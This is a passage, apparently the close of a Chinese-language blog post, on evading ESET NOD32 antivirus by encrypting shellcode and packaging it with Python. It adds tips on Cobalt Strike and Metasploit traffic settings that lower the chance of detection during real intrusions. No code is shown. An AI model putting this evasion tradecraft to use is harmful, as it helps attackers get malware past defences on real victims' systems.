因为 nod 此时在内存中已经检测到了这种恶意行为,如下,想想这都很正常,比如,在执行命令时,肯定会起个进程,而起进程这个动作,对 nod 来讲本身非常敏感,肯定会立马拦截

小结:

本次免杀的核心就在于加密,通过简单的加密让 NOD32 在内存中,根本无法正确识别出来我们的 shellcode,所以它才能免杀,用 Python 打包 exe 有个通病,就是打包后的体积非常的大,这样在实际上传的时候,就比较难受,尤其在目标网络环境很差的时候,不过,还是勉强能接受的,实战中,免杀无非就两点,一是内存,二是流量,内存免杀,流量却被侦测到,一样也是废,所以,实战中,建议 cs 最好用 http[用个高信域名或者**自行深度定制 cs**],msf 的话最好就用最常规的远程 tcp,这样被拦的几率就相对比较小,当然,还有其它一些更隐蔽好用的方法,目前还在研究测试中,待续...需要多说明一点,企业版和 pc 版本差别是很大的,甚至某些不同版本号的差别也都是很大的,这个就要自己一个个慢慢测了